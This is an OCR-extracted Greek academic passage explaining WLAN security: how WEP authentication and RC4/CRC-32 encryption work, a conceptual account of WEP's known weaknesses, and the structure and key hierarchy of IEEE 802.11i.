
Τα ασύρματα τοπικά δίκτυα διαθέτουν πληθώρα πλεονεκτημάτων και προσφέρουν στους χρήστες ευέλικτες και γρήγορες λύσεις προσαρμοσμένες στις ανάγκες τους. Πόσο ασφαλής όμως είναι η χρήση ενός συστήματος που έχει σαν μέσο μετάδοσης των πληροφοριών τον αέρα; Ασφαλώς λόγω της φιλοσοφίας τους τα WLANs αντιμετωπίζουν μεγαλύτερους κινδύνους από τα ενσύρματα δίκτυα και δεν μπορούν να εφαρμοστούν σε αυτά οι ίδιες τεχνικές ασφαλείας.

Γενικότερα η ασφάλεια στα ασύρματα δίκτυα επικεντρώνεται στην διασφάλιση ότι τα δεδομένα προστατεύονται από τροποποίηση ή υποκλοπή κατά την μετάδοση τους. Οι παρακάτω όροι αποτελούν τις βασικές αρχές ασφαλείας:

- **Μυστικότητα**: είναι ο όρος που αναφέρεται στην προστασία ανάγνωσης των δεδομένων από αναρμόδια μέλη.
- **Ακεραιότητα**: διασφαλίζει ότι τα δεδομένα που μεταδίδονται δεν έχουν τροποποιηθεί.
- **Επικύρωση**: Αφορά μεθόδους εξουσιοδότησης και ελέγχου πρόσβασης . Οι κόμβοι πριν την ανταλλαγή δεδομένων πρέπει να ανταλλάξουν πιστοποιητικά.
- **Κρυπτογράφηση**: κάθε πακέτο δεδομένων πρέπει να κρυπτογραφηθεί πριν αποσταλεί.

Τα πέντε πρώτα χρόνια της ύπαρξης του το πρότυπο IEEE 802.11 καθόριζε μόνο μία μέθοδο για την ασφάλεια των διακινούμενων δεδομένων ανάμεσα στους σταθμούς. Το όνομα της είναι **Wired Equivalent Privacy** ή αλλιώς **WEP** και σκοπό είχε να παρέχει όπως φανερώνει και το όνομα του ασφάλεια αντίστοιχη των ενσύρματων δικτύων. Το WEP αποτελείται από δύο τμήματα, το πρώτο αποτελεί ένα πρωτόκολλο πιστοποίησης ταυτότητας (επικύρωση) ενώ το δεύτερο προσφέρει υπηρεσίες εμπιστευτικότητας κάνοντας χρήση του αλγορίθμου κρυπτογράφησης **RC4** (Rivest Cipher 4). Η δραματική αύξηση όμως της χρήσης των WLANs, κυρίως μετά το 2000, προσέλκυσε το ενδιαφέρον της κρυπτογραφικής κοινότητας η οποία γρήγορα ανίχνευσε τα κενά ασφάλειάς του WEP. Εξαιτίας αυτών των αδυναμιών η ομάδα ανάπτυξης του 802.11 ξεκίνησε την ανάπτυξη μίας πιο αξιόπιστης λύσης. Το 2002 και ενώ το καινούργιο πρότυπο με την ονομασία **802.11i** ήταν ακόμα σε ανάπτυξη η WI-FI Alliance συμφώνησε στην αντικατάσταση του WEP με το **WI-FI Protected Access** ή αλλιώς **WPA**. Το WPA αποτελεί υποσύνολο του 802.11i και παρουσιάστηκε πρώτο για να καλύψει τα κενά ασφαλείας του WEP μέχρι την ολοκλήρωση του 802.11i. Το πλήρες πρότυπο 802.11i (γνωστό και ως **WPA2**) εγκρίθηκε το 2004 και ορίζει μία σειρά από βελτιώσεις που σχετίζονται με βελτιωμένους μηχανισμούς πιστοποίησης ταυτότητας ,ένα καινούργιο πρωτόκολλο ασφαλείας (CCMP) και αλγόριθμους διαχείρισης κλειδιών. Η αυθεντικοποίηση αρχικά στο 802.11 λειτουργούσε με δύο τρόπους, την **open system authentication** και την **shared key authentication** που υλοποιούνταν μέσω του WEP. Η πρώτη δεν προσφέρει καμία ασφάλεια και αποτελείται από μία χειραψία 2 μηνυμάτων ανάμεσα στον σταθμό και το Access Point (Εικόνα 16 πάνω) ενώ η δεύτερη αποτελείται από μία

χειραψία 4 μηνυμάτων βασισμένη στο πρωτόκολλο πρόκλησης - απάντησης (challenge-response) κάνοντας χρήση ενός κοινού μυστικού κλειδιού (Εικόνα 16 κάτω).



Εικόνα 16. Open System και Shared Key (WEP) authentication

3.1 Wired Equivalent Privacy - WEP

Όπως είδαμε και παραπάνω η επιτροπή IEEE έχοντας προβλέψει τα προβλήματα ασφαλείας που θα δημιουργούνταν από τη χρήση των ασύρματων δικτύων εισήγαγε στο αρχικό πρότυπο του 802.11 το WEP. Το WEP ήταν ουσιαστικά ένα πρωτόκολλο που θα αναλάμβανε την αυθεντικοποίηση των συσκευών στο δίκτυο. Όπως αποδείχθηκε όμως στη συνέχεια, αποτελούσε μία πρόχειρη λύση που πρόσφερε υποτυπώδη ασφάλεια. Παρόλα αυτά σαν πρωτόκολλο ασφαλείας είχε κάποια θετικά στοιχεία ειδικά σε σύγκριση με ένα open system authentication δίκτυο. Μερικά από αυτά τα είναι ότι είναι υλοποιείται σχετικά εύκολα, αρνείται την πρόσβαση στο δίκτυο χρηστών που δεν έχουν το κατάλληλο κλειδί WEP και αποτρέπει την αποκωδικοποίηση πληροφοριών χωρίς την κατοχή του μυστικού κλειδιού.


3.1.1 Επικύρωση και μυστικότητα στο WEP

Η έννοια της επικύρωσης είναι στενά συνδεδεμένη με την πιστοποίηση ταυτότητας. Η πιστοποίηση ταυτότητας στο WEP, όπως αναφέρθηκε, χρησιμοποιεί τη διαδικασία shared key. Για να είναι αυτή η διαδικασία αυτή επιτυχής θα πρέπει όχι μόνο το Access Point και η συσκευή-σταθμός να υποστηρίζουν τη λειτουργία WEP αλλά και να έχει μοιραστεί στο σταθμό το σωστό κλειδί. Η χειραψία 4 μηνυμάτων πραγματοποιείται με την ανταλλαγή πλαισίων διαχείρισης (Management Frames) ανάμεσα στο σταθμό και το Access Point.

Αρχικά ο σταθμός στέλνει ένα μήνυμα που περιέχει την διεύθυνση MAC του και το AP απαντάει με ένα μήνυμα πρόκλησης. Το μήνυμα αυτό περιέχει τον κείμενο πρόκλησης (challenge text) που είναι ένας τυχαίος αριθμός μήκους 128 bit. Ο τρόπος με τον οποίο παράγεται αυτός ο αριθμός δεν καθορίζεται από το πρότυπο για αυτό υποθέτουμε ότι είναι διαφορετικός για κάθε προσπάθεια επικύρωσης ενός σταθμού. Ο σταθμός λαμβάνοντας το challenge text το κρυπτογραφεί με το μυστικό κλειδί και το αποστέλλει στο AP με σκοπό να του αποδείξει ότι γνωρίζει το κλειδί. Το AP αποκρυπτογραφεί την απάντηση του σταθμού με το δικό του αντίγραφο του μυστικού κλειδιού και τη συγκρίνει με το challenge text που έστειλε στο βήμα δύο. Αν τα είναι ίδια τότε ο σταθμός έχει πιστοποιήσει την ταυτότητα του. Να σημειώσουμε εδώ ότι η διαδικασία αυτή δεν εξασφαλίζει στον σταθμό ότι το AP γνωρίζει το μυστικό κλειδί. Η μυστικότητα επιτυγχάνεται στο WEP χρησιμοποιώντας το μυστικό κλειδί για την κρυπτογράφηση των πακέτων δεδομένων που κινούνται στο δίκτυο. Έτσι μόνο οι κάτοχοι του σωστού κλειδιού μπορούν να αποκρυπτογραφήσουν τα δεδομένα.

3.1.2 Κρυπτογράφηση και ακεραιότητα στο WEP

Το WEP προσφέρει υπηρεσίες εμπιστευτικότητας κρυπτογραφώντας τα πακέτα που αποστέλλονται με χρήση του γνωστού αλγόριθμου RC4 (Rivest Cipher 4). Ο συγκεκριμένος αλγόριθμος επιλέχθηκε από του σχεδιαστές διότι είναι ελεύθερα διαθέσιμος, είναι απλός και ευέλικτος καθώς μπορεί να υλοποιηθεί τόσο σε επίπεδο software αλλά και hardware. Η διαδικασία της κρυπτογράφησης παρουσιάζεται στην εικόνα 17.



Εικόνα 17. Διαδικασία Κρυπτογράφησης στο WEP

Με βάση την εικόνα 17, σαν πρώτη ενέργεια έχουμε τον συνδυασμό του κλειδιού (**K**), το οποίο έχει μοιραστεί στους σταθμούς, με το διάνυσμα αρχικοποίησης (Initialization Vector, **IV**). Αρχικά το κλειδί είχε μήκος 40 bit πράγμα που το έκανε εξαιρετικά αδύναμο σε επιθέσεις τύπου εξαντλητικής αναζήτησης. Για αυτό το λόγο οι κατασκευαστές αύξησαν το κλειδί σε 104 bit. Το IV έχει μήκος 24 bit και αποτελεί μία συμβολοσειρά που παράγεται για κάθε πακέτο ξεχωριστά. Αυτό γίνεται ώστε ακόμα και το ίδιο αρχικό κείμενο να οδηγεί σε


διαφορετικό κρυπτογράφημα, πράγμα που θα ήταν αδύνατο αν η κρυπτογράφηση γινόταν μόνο με το κλειδί. Ο συνδυασμός του κλειδιού και του IV ονομάζεται σπόρος (**seed**), έχει μήκος 64 ή 128bit και τροφοδοτεί τον RC4 ο οποίος παράγει μία ψευδό-τυχαία ακολουθία από bits (**key-stream**) με τη βοήθεια μίας γεννήτριας αριθμών (Pseudorandom Number Generator, **PRNG**). Η ακολουθία αυτή ονομάζεται και μάσκα WEP. Ταυτόχρονα με την παραγωγή του key-stream έχουμε την διαδικασία η οποία φροντίζει για την ακεραιότητα του μηνύματος. Το πακέτο πληροφοριών (M)που θέλουμε να μεταδοθεί επεξεργάζεται από έναν αλγόριθμο ελέγχου υπολοίπου (checksum) τον CRC-32 και παράγεται έτσι η τιμή ελέγχου ακεραιότητας (Integrity Check Value, **ICV**). Το αρχικό μήνυμα (M) και το ICV συνδυάζονται . Πάνω στον συνδυασμό αυτό και το key-stream εφαρμόζεται μία πράξη Exclusive OR (XOR) και έτσι παράγεται το κρυπτογράφημα (cipher text). Τέλος το WEP συνθέτει το τελικό πλαίσιο προς αποστολή (Εικόνα 18). Συμπληρώνεται δηλαδή η **κεφαλίδα MAC**, το **Key ID** αλλά και μία τιμή ελέγχου ακεραιότητας (**ICV**). Το ICV είναι διαφορετικό από αυτό που παράχθηκε κατά τη διαδικασία της κρυπτογράφησης και σκοπό έχει την ανίχνευση τυχαίων αλλαγών στο περιεχομένου του πλαισίου κατά τη μετάδοση και όχι σκόπιμων. Η τιμή Key ID σχετίζεται με τον τρόπο με τον οποίο το WEP διαχειρίζεται τα κλειδιά. Πιο συγκεκριμένα το πρότυπο 802.11 καθορίζει δύο τύπους κλειδιών για το WEP:

i. Defaults Keys: Όλοι οι σταθμοί και τα Access Points χρησιμοποιούν το ίδιο κλειδί.
ii. Key Mapping Keys: Κάθε σταθμός έχει το δικό του κλειδί. Το Access Point γνωρίζει όλα τα κλειδιά των χρηστών.

Τα κλειδιά αυτά έχουν μήκος όπως αναφέραμε 40 ή 104 bits και είναι συμμετρικά, δηλαδή χρησιμοποιούνται και για την κρυπτογράφηση και για την αποκρυπτογράφηση. Στην περίπτωση των default keys μπορούμε να έχουμε χρήση μέχρι 4 διαφορετικών από κάθε σταθμό. Μόνο ένα κλειδί χρησιμοποιείται κατά την επικοινωνία και χαρακτηρίζεται ως ενεργό. Ο παραλήπτης του πακέτου ενημερώνεται για το πιο default κλειδί έχει χρησιμοποιηθεί μέσω της τιμής Key ID (0,1,2, ή 3). Τέλος να αναφέρουμε ότι το IV και Key ID μεταδίδονται με τη μορφή απλού κειμένου (plain text).

Εικόνα 18. Τελικό Πλαίσιο δεδομένων έτοιμο για αποστολή

Η διαδικασία της αποκρυπτογράφησης παρουσιάζεται παρακάτω στην εικόνα 19. Να διευκρινίσουμε ότι ο παραλήπτης χρησιμοποιεί το αντίγραφο του κλειδιού που κατέχει και ένα πακέτο θεωρείτε έγκυρο μόνο αν οι τιμές ICV_1 και ICV_2 ταυτίζονται.



Εικόνα 19. Αποκρυπτογράφηση πακέτου στον παραλήπτη

3.1.3 Προβλήματα ασφάλειας WEP

Οι αδυναμίες του WEP έγιναν φανερές από τα πρώτα χρόνια κιόλας της παρουσίας του και επέτρεπαν ακόμα και σε άπειρους σχετικά χρήστες να πραγματοποιήσουν επιθέσεις εναντίον του. Οι σχεδιαστές του προτύπου 802.11 δέχτηκαν αυστηρές κριτικές κατηγορούμενοι ότι δεν έδωσαν την απαραίτητη προσοχή στο θέμα της ασφάλειας της επικοινωνίας. Συγκεκριμένα τα προβλήματα του WEP σχετίζονται με τα παρακάτω:

i. **Την διαδικασία απόκτησης πρόσβασης ενός σταθμού στο δίκτυο**: Το WEP δεν ορίζει κάποια συγκεκριμένη πολιτική πρόσβασης στο δίκτυο. Διατηρεί απλά μία λίστα με τις επιτρεπόμενες MAC πράγμα που δεν προσφέρει καμία ασφάλεια καθώς ο επιτιθέμενος μπορεί εύκολα να αλλάξει τη διεύθυνση MAC του. Η μόνη ασφάλεια που παρέχεται σε αυτό το σημείο είναι το μυστικό κλειδί . Χωρίς την γνώση του κλειδιού τα πακέτα που στέλνει ο επιτιθέμενος μπλοκάρονται από το Access Point λόγω λανθασμένου ICV.

ii. **Την διαδικασία πιστοποίησης ενός σταθμού:** Όπως αναφέραμε η χειραψία 4 μηνυμάτων δεν εξασφαλίζει στον σταθμό ότι και το AP γνωρίζει το μυστικό κλειδί. Επομένως ο επιτιθέμενος μπορεί εύκολα να υποδυθεί το AP με σκοπό να ανακαλύψει το κλειδί (**Επίθεση Rogue AP**). Επιπλέον κάποιος που παρακολουθεί τη διαδικασία πιστοποίησης μπορεί να αποκτήσει ένα αντίγραφο του τυχαίου αριθμού μήκους 128 bit (Plain Text - P)Που αποστέλλει το AP καθώς και το αντίστοιχο κρυπτογραφημένο από τον σταθμό. Έτσι εφαρμόζοντας μία πράξη XOR ανάμεσα σε αυτά τα δύο αποκτά τη μάσκα WEP που χρησιμοποιήθηκε. Με την μάσκα αυτή και το IV του πακέτου ο επιτιθέμενος μπορεί να αυθεντικοποιηθεί στο Access point.

iii. **Το μήκος του κλειδιού:** Το μήκος του κλειδιού αρχικά ήταν 64 Bit πράγμα που το έκανε εξαιρετικά αδύναμο σε επιθέσεις τύπου εξαντλητικής αναζήτησης (**brute-force attack**). Για αυτό το λόγο οι κατασκευαστές αύξησαν το μήκος του κλειδιού σε 128 Bit. Αργότερα το μήκος αυτό αυξήθηκε και άλλο σε 256 bit.

iv. **Το μήκος, τον τρόπο παραγωγής και τη μετάδοση του IV**: Όπως αναφέραμε το IV αποστέλλεται με τη μορφή plain text. Έτσι ο επιτιθέμενος το αποκτά εύκολα απλά παρακολουθώντας τα πακέτα που μεταδίδονται. Από μόνη της η γνώση του IV δεν αποτελεί απειλή. Το πρόβλημα όμως παρουσιάζεται όταν το ίδιο IV χρησιμοποιείται πολλές φορές με το ίδιο μυστικό κλειδί για την κρυπτογράφηση πακέτων. Το μήκος του IV είναι 24 bit οπότε το WEP έχει στη διάθεση του 2^{24} = 16777216 διαφορετικά IV. Δεδομένου λοιπόν ότι ένα απλό AP λαμβάνει 600-800 πακέτα το δευτερόλεπτο τότε θα έχει γίνει χρήση όλων των IV μέσα σε λίγες ώρες. Πιο συγκεκριμένα εξαιτίας δε και του γνωστού **Birthday paradox** έχουμε 50% πιθανότητες σύγκρουσης των IV μετά από περίπου 4900 πακέτα ($1{,}2 \times \sqrt{2^{24}}$). Επιπλέον το WEP δεν παρέχει κάποια μέθοδο επιλογής IV, έτσι πολλές συσκευές ξεκινάνε με το IV και συνεχίζουν να τα μεταβάλλουν με τον ίδιο τρόπο.

v. **Η χρήση του CRC-32 για υπηρεσίες ακεραιότητας**: Ο CRC-32 είναι ένας αλγόριθμος κυκλικού πλεονασμού ο οποίος ανιχνεύει θόρυβο και κοινά λάθη στη μετάδοση. Είναι αρκετά καλός στον έλεγχο ακεραιότητας και την εύρεση λαθών αλλά δεν είναι η σωστή επιλογή από κρυπτογραφικής άποψης. Αυτό συμβαίνει διότι ο CRC-32 ICV που χρησιμοποιείται στο WEP είναι μία γραμμική λειτουργιά του μηνύματος. Δηλαδή, ένας εισβολέας μπορεί εύκολα να μεταβάλει το κρυπτογραφημένο μήνυμα ώστε το ICV να δείχνει αυθεντικό. Οποίος είναι ικανός να μεταβάλει κρυπτογραφημένα πακέτα, μπορεί να προκαλέσει μια σειρά από επιθέσεις. Ο επιτιθέμενος μπορεί να κάνει το ασύρματο σημείο πρόσβασης του θύματος να κρυπτογραφεί τα πακέτα για αυτόν. Αυτό γίνεται πολύ εύκολα, με την κυρίευση ενός κρυπτογραφημένου πακέτου και αλλάζοντας τη διεύθυνση προορισμού του κάθε πακέτου, ώστε να είναι η IP διεύθυνση του εισβολέα. (Gast M, 2002)

vi. **Η χρήση του RC4 για υπηρεσίες εμπιστευτικότητας**: Ο αλγόριθμος κρυπτογράφησης RC4 αποτελεί έναν κωδικοποιητή ροής. Για αυτό το λόγο κάθε IV θα έπρεπε να χρησιμοποιείται μία φορά, πράγμα που δεν συμβαίνει όπως εξηγήσαμε παραπάνω. Σοβαρές αδυναμίες αποτελούν η ύπαρξη αρκετών αδύναμων κλειδιών και ότι με στατιστική ανάλυση των πακέτων ο επιτιθέμενος μπορεί να οδηγηθεί στην αποκάλυψη του μυστικού κλειδιού. Οι επιθέσεις αυτές είναι γνωστές με το όνομα Flusher-Mantin-Shamir (FMS) attacks.

3.2 Το πρότυπο IEEE 802.11i

Το πλήρες πρότυπο IEEE 802.11i παρουσιάστηκε τον Ιούνιο του 2004 και διόρθωνε όλες τις αδυναμίες που παρουσίαζε το WEP. Το πρότυπο περιλαμβάνει τρία κύρια μέρη:

1. Το **Temporal Key Integrity Protocol** **(TKIP)** το οποίο αποτελούσε μία προσωρινή λύση στα προβλήματα του WEP. Έχει τη δυνατότητα λειτουργίας και με παλαιότερο εξοπλισμό 802.11 (μέσω αναβάθμισης firmware ή λογισμικού) και προσφέρει υπηρεσίες ακεραιότητας και εμπιστευτικότητας.
2. Το **Counter Cipher Mode με Block Chaining Message Authentication Code Protocol** **ή αλλιώς CCMP (CCM mode Protocol)** αποτελεί ένα καινούργιο πρωτόκολλο ασφαλείας το οποίο σχεδιάστηκε από την αρχή. Κάνει χρήση του αλγόριθμου κρυπτογράφησης AES ο οποίος χρειάζεται περισσότερη επεξεργαστική ισχύ για την υλοποίηση του από τον RC4 (που χρησιμοποιείται από τον WEP και το TKIP). Αυτό έχει ως αποτέλεσμα την ανάγκη από καινούργιο εξοπλισμό για να γίνει η χρήση του. Το CCMP προσφέρει υπηρεσίες ακεραιότητας και εμπιστευτικότητας.
3. Το πρότυπο **802.1X Port-Based Network Access Control** το οποίο προσφέρει υπηρεσίες αυθεντικοποίησης και συνδυάζεται είτε με το TKIP είτε με το CCMP.


Επιπλέον υπάρχει μία προαιρετική μέθοδος κρυπτογράφησης η οποία ονομάζεται Wireless Robust Authentication Protocol (WRAP) και μπορεί να χρησιμοποιηθεί στη θέση του CCMP. Το WRAP ήταν η αρχική πρόταση βασισμένη στον AES για ενσωμάτωση στο πρότυπο 802.11i, αλλά αντικαταστάθηκε από το CCMP λόγω προβλημάτων με δικαιώματα χρήσης. Το 802.11i περιλαμβάνει επίσης μηχανισμό παραγωγής και διαχείρισης κλειδιών στον οποίο γίνεται περιγραφή παρακάτω.

3.2.1 Διαχείριση Κλειδιών

Η διαχείριση των κλειδιών γίνεται με δύο τρόπους όπως αυτοί περιγράφονται παρακάτω.

- **Δυναμική διαχείριση κλειδιών**

Προκειμένου να εφαρμοστεί μία πολιτική κρυπτογράφησης και ακεραιότητας πρέπει να γίνει μία δοσοληψία κλειδιών. Η δυναμική διαχείριση κλειδιών (εικόνα 20a) αποτελεί τμήμα του προτύπου **IEEE 802.1X** το οποίο αναλύεται σε επόμενη ενότητα. Στη δοσοληψία λαμβάνουν μέρος τρείς οντότητες: ο σταθμός που ζητά πρόσβαση στο δίκτυο (Supplicant ή WN), ο Authenticator (Το Access Point) και ο Authentication Server (AS). Η ανταλλαγή κλειδιών ανάμεσα στα εμπλεκόμενα μέλη γίνετε με βάση 4 way handshake και κατάλληλων πρωτοκόλλων διαχείρισης κλειδιών ομάδας.



Εικόνα 20α. Διαχείριση και ανταλλαγή κλειδιών στο 802.11i

Πιο συγκεκριμένα η διαδικασία περιγράφεται ως εξής:

I. Αρχικά έχουμε την μεταξύ αυθεντικοποίηση Supplicant και AS. Ένα από τα τελευταία μηνύματα που στέλνει ο AS στο πλαίσιο αυτής της αυθεντικοποίησης, εφόσον είναι επιτυχής, περιέχει το **Master Key (MK)**. Το MK είναι γνωστό μόνο στο WN και στον AS.

II. Στη συνέχεια ο WN και ο AS παράγουν ο καθένας ένα καινούργιο κλειδί που ονομάζεται **Pairwise Master Key (PMK)** με βάση το Master key.


III. Το PMK μεταφέρεται από τον AS στο AP. Μόνο ο AS και ο WN μπορούν να παράγουν το κλειδί καθώς σε διαφορετική περίπτωση το AP θα έπαιρνε τις αποφάσεις για πρόσβαση στο μέσο αντί του AS.

IV. Μία 4-way handshake και το PMK χρησιμοποιούνται από το WN και το AP για να παράγουν και επαληθεύσουν ένα **Pairwise Transient Key (PTK)**. Το PTK είναι μία συλλογή από κλειδιά λειτουργίας:

   a. **Key Confirmation Key (KCK):** χρησιμοποιείται για να αποδείξει κατοχή του PMK και δέσμευση του PMK με το AP.
   b. **Key Encryption Key (KEK):** χρησιμοποιείται για τη διανομή του **Group Transient Key (GTK)** το οποίο περιγράφεται παρακάτω.
   c. **Temporal Key 1 & 2 (TK1/TK2):** χρησιμοποιούνται κατά την διαδικασία της κρυπτογράφησης

V. Το KEK και μία 4-way handshake χρησιμοποιούνται ώστε να διανεμηθεί το Group Transient Key (GTK) από το AP στο WN. Το GTK είναι ένα κοινό κλειδί ανάμεσα σε όλους τους σταθμούς που είναι συνδεμένοι στο ίδιο AP και χρησιμοποιείται για να ασφαλίσει την επικοινωνία.

